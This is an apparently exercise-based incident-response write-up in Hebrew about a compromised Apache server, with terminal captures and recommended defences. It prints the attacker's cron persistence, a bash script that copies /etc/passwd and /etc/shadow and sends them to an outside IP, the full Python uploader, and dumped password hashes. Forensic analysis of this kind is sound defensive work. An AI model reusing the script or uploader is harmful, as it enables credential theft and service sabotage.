Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.613482] VMware memory control driver initialized
Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.704458] NBT: Registered protocol family 36
Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.720798] NBT: Unregistered protocol family 36
Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.720951] NBT: Registered protocol family 36
Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.770707] NBT: Unregistered protocol family 36
Feb 5 19:14:28 CNT-DMZ-Apache1 kernel: [ 11.385615] ebtables: no ipv6 routers present
Feb 5 19:15:04 CNT-DMZ-Apache1 kernel: [ 314.426276] (0): VMci: Updating context from (ID=0xf6977390) to (ID=0xf6977390) on event (type=0)
Mar 25 11:31:57 CNT-DMZ-Apache1 kernel: [ 4497.140981] type=1503 audit(1521977517.122:9): operation="capable" pid=3008 parent=1709 profile=0
root@CNT-DMZ-Apache1: /var/log# cat kern.log | grep 199.203.100.193
root@CNT-DMZ-Apache1: /var/log# ls
acpihp_glu, daemon.log.1, debug.3.gz, dmesg.4.gz, lastlog, messages.1, syslog.2.gz, ufw.log
auth.log.1, daemon.log.2.gz, debug.4.gz, kern.log, ipr.log, messages.2.gz, syslog.3.gz, user.log
auth.log.2.gz, daemon.log.3.gz, dmesg, kern.log.1, mail.err, messages.3.gz, syslog.4.gz, vmware-caf
auth.log.3.gz, daemon.log.4.gz, dmesg.0, kern.log.2.gz, mail.info, messages.4.gz, syslog.5.gz, vmware-install.log
auth.log.4.gz, debug, dmesg.1.gz, kern.log.3.gz, mail.log, news, syslog.6.gz, vmware-tools-upgrader.log
boot.log, debug.1, dmesg.2.gz, kern.log.4.gz, mail.warn, syslog, syslog.7.gz, vmware-vmtoolsd.log
daemon.log, debug.2.gz, dmesg.3.gz, landscape, messages, syslog.1, udev
root@CNT-DMZ-Apache1: /var/log# netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*                LISTEN
tcp        0      0 192.168.110.118:49614  192.168.110.121:53912    ESTABLISHED
tcp        0      0 199.203.100.193:33922  199.203.100.193:33922    TIME_WAIT
tcp        0      0 192.168.110.117:49493  192.168.110.117:49493    ESTABLISHED
tcp        0      0 192.168.66.3:shell     192.168.66.3:shell       ESTABLISHED

Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State      I-Node   Path
unix 2      [] DGRAM     2758       0/org/kernel/udev/udev
unix 7      [] DGRAM     3514       /dev/log
unix 2      [] DGRAM     16785
unix 2      [] DGRAM     11419
unix 2      [] DGRAM     10395
unix 2      [] DGRAM     3985
unix 2      [] DGRAM     3901
unix 3      [] DGRAM     2792
unix 3      [] DGRAM     2791
unix 3      [] STREAM    CONNECTED 2753      /com/ubuntu/upstart
unix 3      [] STREAM    CONNECTED 2752
root@CNT-DMZ-Apache1: /var/log#

```


```

root@CNT-DMZ-Apache1: /var/log
unix 3      [] DGRAM     2791
unix 3      [] STREAM    CONNECTED 2753      /com/ubuntu/upstart
unix 3      [] STREAM    CONNECTED 2752
root@CNT-DMZ-Apache1: /var/log# netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*                LISTEN
tcp        0      0 192.168.110.118:49614  192.168.110.121:53912    ESTABLISHED
tcp        0      0 199.203.100.193:33922  199.203.100.193:33922    TIME_WAIT
tcp        0      0 192.168.110.117:49493  192.168.110.117:49493    ESTABLISHED
tcp        0      0 192.168.66.3:shell     192.168.66.3:shell       ESTABLISHED


Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State      I-Node   Path
unix 2      [] DGRAM     2758       0/org/kernel/udev/udev
unix 7      [] DGRAM     3514       /dev/log
unix 2      [] DGRAM     16785
unix 2      [] DGRAM     11419
unix 2      [] DGRAM     10395
unix 2      [] DGRAM     3985
unix 2      [] DGRAM     3901
unix 3      [] DGRAM     2792
unix 3      [] DGRAM     2791
unix 3      [] STREAM    CONNECTED 2753      /com/ubuntu/upstart
unix 3      [] STREAM    CONNECTED 2752
root@CNT-DMZ-Apache1: /var/log#

```


העלינו את האתר מחדש, אך שוב הוא נפל.




כעת, המשכנו לחקור את כיוון התהליך (PROCESS) או סקריפט שאולי פועל ברקע ובאופן אוטומטי כל דקה מבצע את הפעולות שצייתי קודם.



לאחר זמן ממושך התחלנו לחשוב ולנסות לפענח האם יש דרך כלשהי בה מורץ תהליך או סקריפט כלשהו אשר לא מופיע ברשימת התהליכים, זאת אומרת – מה יכול להפעיל את הפעולה הזדונית שרצה כל דקה.

התחלנו להקביל את מערכת לינוקס למערכת ווינדוס והסקנו שיש מערכת שנקראת "מתזמן משימות" – בלינוקס נקרא crontab.

בעזרת הפקודה `cron -e` נכנסו לעריכת הרשימה של ה-`cron`.
וראינו את המשימות הבאות –




```
root@CNT-DMZ-Apache1: /tmp/crontab.RpPBtX/crontab
GNU nano 2.2.2
* * * * /tmp/bd bash.sh
* * * * /etc/init.d/apache2 stop
```

ניתן לראות שיש 2 משימות –

המשימה הראשונה - `/tmp/bd/bash.sh` מריצה כל דקה את הקובץ `bash.sh`. (תכף נגיע אליה).
המשימה השנייה - `/etc/init.d/apache2 stop` מפסיקה את ה-`apache2` – זאת אומרת, האתר נופל כל דקה (הכוכביות מסמנות את הזמן).

בהמשך למשימה הראשונה –

ניתן לראות בתמונה הבאה את התוכן של הקובץ –



```
root@CNT-DMZ-Apache1: /tmp
17 root 20 0 0 0 0 0 0 0:00.01 sync_supers
18 root 20 0 0 0 0 0 0 0:00.01 bdi-default
19 root 20 0 0 0 0 0 0 0:00.00 kintegrityd/0
20 root 20 0 0 0 0 0 0 0:00.00 kintegrityd/1
21 root 20 0 0 0 0 0 0 0:00.07 khlockd/0
22 root 20 0 0 0 0 0 0 0:00.00 khlockd/1
23 root 20 0 0 0 0 0 0 0:00.00 kacpid
24 root 20 0 0 0 0 0 0 0:00.00 kacpi_notify
25 root 20 0 0 0 0 0 0 0:00.00 kacpi_hotplug
26 root 20 0 0 0 0 0 0 0:00.01 ata/0
27 root 20 0 0 0 0 0 0 0:00.01 ata/1
28 root 20 0 0 0 0 0 0 0:00.00 ata_aux
29 root 20 0 0 0 0 0 0 0:00.00 ksuspend_usbd
30 root 20 0 0 0 0 0 0 0:00.00 khubd
31 root 20 0 0 0 0 0 0 0:00.00 kxraid
32 root 20 0 0 0 0 0 0 0:00.00 kmad
33 root 20 0 0 0 0 0 0 0:00.00 khungtaskd
34 root 20 0 0 0 0 0 0 0:00.00 kswapd0
35 root 20 0 0 0 0 0 0 0:00.00 ksm
36 root 20 0 0 0 0 0 0 0:00.00 aio/0
37 root 25 5 0 0 0 0 0 0:00.00 aio/1
38 root 20 0 0 0 0 0 0 0:00.00 acrcryptfs-kthrea
39 root 20 0 0 0 0 0 0 0:00.00 crypto/0
40 root 20 0 0 0 0 0 0 0:00.00 crypto/1
41 root 20 0 0 0 0 0 0 0:00.00 pciexpd
42 root 20 0 0 0 0 0 0 0:00.01 scsi_sh_0
43 root 20 0 0 0 0 0 0 0:00.00 scsi_sh_1
44 root 20 0 0 0 0 0 0 0:00.00 kstripped
45 root 20 0 0 0 0 0 0 0:00.00 kstripped
46 root 20 0 0 0 0 0 0 0:00.00 kstripped
47 root 20 0 0 0 0 0 0 0:00.00 kstripped
48 root 20 0 0 0 0 0 0 0:00.00 kstripped

root@CNT-DMZ-Apache1: /tmp
bin boot edrom dev etc home initrd.img lib lib64 lost+found media mnt opt proc root sbin selinux srv sys usr var vmlinuz
root@CNT-DMZ-Apache1: /tmp
ls
root@CNT-DMZ-Apache1: /tmp
crontab: installing new crontab
root@CNT-DMZ-Apache1: /tmp
cat /tmp/bd/bash.sh
#!/bin/bash
mkdir /tmp/bd
cp /etc/passwd /tmp/bd/
cp /etc/shadow /tmp/bd/
python /tmp/b64phpuploader.py 199.203.100.193 /tmp/bd/passwd
python /tmp/b64phpuploader.py 199.203.100.193 /tmp/bd/shadow
```

הקובץ הוא סקריפט כלשהו שמבצע את הפעולות הבאות –

1 – פותח תיקייה בשם db בתוך tmp


2 – מעתיק קובץ passwd מתוך התיקייה etc ומעתיק קובץ shadow מתוך התיקייה etc

את שני הקבצים מעתיק לתיקייה שפתח בפעולה 1 – db.

3 – מריץ קוד python ושולח לתוקף את קובץ ה- passwd שהעתיק.

4 – מריץ קובץ python ושולח לתוקף את הקובץ shadow שהעתיק.

ניתן לראות כאן את קובץ ה- passwd ואת קובץ ה- shadow.



```
root@CNT-DMZ-Apache:/tmp/bd# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailng List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
landscape:x:102:108::/var/lib/landscape:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
snmp:x:104:113::/var/lib/snmp:/bin/false
root@CNT-DMZ-Apache:/tmp/bd# cat shadow
root:$6$y50mbl5oecl47807xzmhsmCgk7h8U10eyD6AqH1vPKD010vTvr2rUXca3.xj23ycdHb7u6Qj2ONkRp7JA0.8cHF.:15319:0:99999:7:::
daemon:*:15236:0:99999:7:::
bin:*:15236:0:99999:7:::
sys:*:15236:0:99999:7:::
sync:*:15236:0:99999:7:::
games:*:15236:0:99999:7:::
man:*:15236:0:99999:7:::
lp:*:15236:0:99999:7:::
mail:*:15236:0:99999:7:::
news:*:15236:0:99999:7:::
uucp:*:15236:0:99999:7:::
proxy:*:15236:0:99999:7:::
www-data:*:15236:0:99999:7:::
backup:*:15236:0:99999:7:::
list:*:15236:0:99999:7:::
irc:*:15236:0:99999:7:::
gnats:*:15236:0:99999:7:::
nobody:*:15236:0:99999:7:::
libuuid:*:15236:0:99999:7:::
syslog:*:15236:0:99999:7:::
landscape:*:15236:0:99999:7:::
sshd:*:15319:0:99999:7:::
snmp:*:15539:0:99999:7:::
```

מחקנו את השורות ממתזמן המשימות – (וכמובן את הקבצים הזדוניים).

```
root@CNT-DMZ-Apache1:/tmp/bd
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libbuild:x:100:101::/var/lib/libbuild:/bin/sh
syslog:x:101:103:/home/syslog:/bin/false
landscape:x:102:108::/var/lib/landscape:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
snmp:x:104:113::/var/lib/snmp:/bin/false
root@CNT-DMZ-Apache1:/tmp/bd# cat shadow
root:449:50cd81f0cc47830108yD6AqH1alvPKD010wTvr2rUXca3.xjB3ycdBbJu6Qj2ONkRpJJA0.8cDF.:15319:0:99999:7:::
daemon:*:15236:0:99999:7:::
bin:*:15236:0:99999:7:::
sys:*:15236:0:99999:7:::
sync:*:15236:0:99999:7:::
games:*:15236:0:99999:7:::
man:*:15236:0:99999:7:::
lp:*:15236:0:99999:7:::
mail:*:15236:0:99999:7:::
news:*:15236:0:99999:7:::
uucp:*:15236:0:99999:7:::
proxy:*:15236:0:99999:7:::
www-data:*:15236:0:99999:7:::
backup:*:15236:0:99999:7:::
list:*:15236:0:99999:7:::
irc:*:15236:0:99999:7:::
gnats:*:15236:0:99999:7:::
nobody:*:15236:0:99999:7:::
libbuild:*:15236:0:99999:7:::
syslog:*:15236:0:99999:7:::
landscape:*:15236:0:99999:7:::
sshd:*:15319:0:99999:7:::
snmp:*:15539:0:99999:7:::
root@CNT-DMZ-Apache1:/tmp/bd# crontab -l
* * * * * /tmp/bd bash.sh
root@CNT-DMZ-Apache1:/tmp/bd# crontab -e
crontab: installing new crontab
root@CNT-DMZ-Apache1:/tmp/bd# service apache2 start
* Starting web server apache2
root@CNT-DMZ-Apache1:/tmp/bd#
```

והפעלנו מחדש את האתר, וכעת הוא פעיל וזמין.

את קוד ה-python ניתן לראות כאן –

```
root@CNT-DMZ-Apache1:/tmp
import http, urllib, mimetypes
import sys, base64, os
import socket, datetime

def post_multipart(host, selector, fields, files):
    """
    Post fields and files to an http host as multipart/form-data.
    fields is a sequence of (name, value) elements for regular form fields.
    files is a sequence of (name, filename, value) elements for data to be uploaded as files
    Return the server's response page.
    """
    content_type, body = encode_multipart_formdata(fields, files)
    h = http.HTTP(host)
    h.putrequest('POST', selector)
    h.putheader('Content-type', content_type)
    h.putheader('Content-length', str(len(body)))
    h.endheaders()
    h.send(body)
    errcode, errmsg, headers = h.getreply()
    return h.file.read()

def encode_multipart_formdata(fields, files):
    """
    fields is a sequence of (name, value) elements for regular form fields.
    files is a sequence of (name, filename, value) elements for data to be uploaded as files
    Return (content_type, body) ready for http.HTTP instance
    """
    BOUNDARY = '-----This_is_the_boundary_5'
    CRLF = '\r\n'
    L = []
    for (key, value) in fields:
        L.append('--' + BOUNDARY)
        L.append('Content-Disposition: form-data; name="%s"' % key)
        L.append('')
        L.append(value)
    for (key, filename, value) in files:
        L.append('--' + BOUNDARY)
        L.append('Content-Disposition: form-data; name="%s"; filename="%s"' % (key, filename))
        L.append('Content-Type: %s' % get_content_type(filename))
        L.append('')
        L.append(value)
    L.append('--' + BOUNDARY + '--')
    L.append('')
    body = CRLF.join(L)
    content_type = 'multipart/form-data; boundary=%s' % BOUNDARY
    return content_type, body

def get_content_type(filename):
    return mimetypes.guess_type(filename)[0] or 'application/octet-stream'
```

```
root@CNT-DMZ-Apache:/tmp
errcode, errmsg, headers = h.getreply()
return h.file.read()

def encode_multipart_formdata(fields, files):
    """
    fields is a sequence of (name, value) elements for regular form fields.
    files is a sequence of (name, filename, value) elements for data to be uploaded as files
    Return (content_type, body) ready for httplib.HTTP instance
    """
    BOUNDARY = '-----This_Is_the_boundary_5'
    CRLF = '\r\n'
    L = []
    for (key, value) in fields:
        L.append('--' + BOUNDARY)
        L.append('Content-Disposition: form-data; name="%s"' % key)
        L.append('')
        L.append(value)
    for (key, filename, value) in files:
        L.append('--' + BOUNDARY)
        L.append('Content-Disposition: form-data; name="%s"; filename="%s"' % (key, filename))
        L.append('Content-Type: %s' % get_content_type(filename))
        L.append('')
        L.append(value)
    L.append('--' + BOUNDARY + '--')
    L.append('')
    body = CRLF.join(L)
    content_type = 'multipart/form-data; boundary=%s' % BOUNDARY
    return content_type, body

def get_content_type(filename):
    return mimetypes.guess_type(filename)[0] or 'application/octet-stream'

def main():
    if (len(sys.argv) != 3):
        print "Usage: %s [Host] [File]" % sys.argv[0]
        sys.exit()
    host = sys.argv[1]
    ufileName = sys.argv[2]
    ufileData = base64.b64encode(open(ufileName, 'rb').read())
    ufileName = datetime.datetime.now().strftime("%Y%m%d_%H%M%S_") + socket.gethostname() + "_" + os.path.basename(ufileName)
    print ufileName
    fields = [ ("MAX FILE SIZE", "10000000") ]
    files = [ ("uploaded_file", ufileName, ufileData) ]
    res = post_multipart(host, "http://%s/uploader.php" % host, fields, files)
    print res

if __name__ == '__main__':
    main()
root@CNT-DMZ-Apache:/tmp
```

- על הקובץ etc/passwd – מקור ויקיפדיה.

הקובץ etc/passwd הוא מסד נתונים טקסטואלי המכיל מידע על משתמשים הרשאים להתחבר למערכת או ששייכים אליהם תהליכים.

הקובץ משמש לאימות סיסמאות.

לרוב, לקובץ הרשאות מערכת קבצים המאפשרת לכל משתמש לקרוא אותו, אך רק למשתמש-על (ROOT) לשנותו.

הקובץ מכיל רשומה אחת בכל שורה, אשר מייצגת משתמש יחיד.

כל רשומה מכילה שבעה שדות המופרדים בנקודותיים (:).

באופן כללי, השדות, בסדר משמאל לימין, הם :

1 – שם משתמש

2 – מידע המשתמש לאימות סיסמא (ברוב מערכות ההפעלה המודרניות השדה מכיל x בלבד, והמידע נשמר בקובץ נפרד, כאשר השדה מכיל *, זוהי דרך נפוצה לבטל התחברות למשתמש זה).

3 – מזה משתמש (מספרי)

4 – מזהה קבוצה ראשית (מספרי)

5 – תיאור

6 – מיקום (תיקיית בית)

7 – מעטפת ברירת מחדל

- על הקובץ etc/shadow – מקור ויקיפדיה.

הקובץ etc/shadow נועד להגביר את רמת האבטחה על ידי הפרדת המידע הרגיש על הסיסמאות לקובץ נפרד, אשר רק משתמש-על (ROOT) יכול לקרוא.

השדות ברשומה בקובץ זה, הם :

1 – שם משתמש

2 – המידע על הסיסמא בפורמט CRYPT, אשר מכיל את מספר פונקציית ההאש, salt, ותוצאת הפונקציה.

הסימן ! או * מייצגים משתמש נעול.

שדה ריק מייצג התחברות ללא סיסמא.

3 – זמן שינוי הסיסמא האחרון

4 – מספר הימים עד שיהיה ניתן לשנות שנית את הסיסמא

5 – מספר הימים עד שחובה יהיה לשנות את הסיסמא

6 – מספר הימים עד להתראה על שינוי סיסמא קרב

7 – מספר הימים עד שהמשתמש יחדל לפעול כאשר נדרשת החלפת סיסמא

8 – זמן תפוגת המשתמש

ניתן להסיק מהקוד שמצאנו (python) שתוכן הקבצים הללו נשלח לכתובת האייפי של התוקף וכך הוא יכול להתחבר לארגון עם המידע שברשותו או להתחזות לאחד מהשרתים המקומיים של הארגון ו-"לתקוף מבפנים".

בנוסף, ניתן להסיק זאת גם על ידי הפעולות שראינו ב-Zenoss שצינתי קודם.

לבסוף, לאחר מחיקת השורות ממתזמן המשימות בלינוקס והרצת השרת הכל פעל כשורה.

תהליך הגנה מונעת :

- בתהליך זה יש כמה דברים שכדאי לעשות בארגון כדי למנוע תקיפה כזו –
- 1 – האפשרות להתחבר לשרתי הארגון באמצעות SSH שפתוח לכניסה חיצונית (מחוץ לארגון – מחוץ לרשת הפנימית) יכולה להוות בעיה גדולה להגנה על הארגון.
ככל הנראה האפשרות הזאת פתוחה על מנת שטכנאים יתחברו מרחוק (טכנאים שלא נמצאים ברשת הפנימית) ובארגון שלנו האפשרות הזאת פתוחה וכך התוקף הצליח להתחבר בקלות.
פתרון לדבר זה – נקצה ב-FIREWALL אפשרות כניסה ל-IP ספציפיים של הטכנאים או כל אדם שקשור בצורה חיצונית לארגון שנרצה שתהיה לו גישה דרך ה-SSH לשרתי הארגון שלנו.
 - בתרחיש זה התוקף הצליח להתחבר חיצוני בהתחלה ולאחר מכן שלח לעצמו באופן אוטומטי באמצעות סקריפט סיסמאות לשרתים אחרים בארגון (שרתים מקושרים לשרת הנתקף) ולכן חסימה זו תמנע פגיעה גדולה יותר בארגון בתהליך ההתקפה.
 - 2 – כתיבת חוק שברגע שמישהו מנסה לבצע סריקת פורטים יותר מ-X פעמים – ייחסם, כנ"ל לגבי ניסיונות באמצעות סיסמאות שונות.
 - 3 – כדאי לחזק את הסיסמא, סיסמאות פשוטות קלות לפענוח (בנוסף, החלפת סיסמאות בארגון כל X זמן).
 - 4 – כדאי שתהיה אפשרות לשחזר את קבצי השרת בכך שנוכל לעשות REST לכל הקבצים ולמצב שנחזור לזמן לפני התקיפה (כמובן שדבר זה ידרוש גיבוי כל X זמן ויגרום ככל הנראה לאיבוד מידע כלשהו).

הפרצות באבטחת הארגון

- בתהליך ההגנה עבור תרחיש זה ניתן לראות כמה פרצות אבטחה בארגון כגון : (יש כאן כמה דומים לתרחיש 1 ודברים שכתבתי בסעיף הקודם).
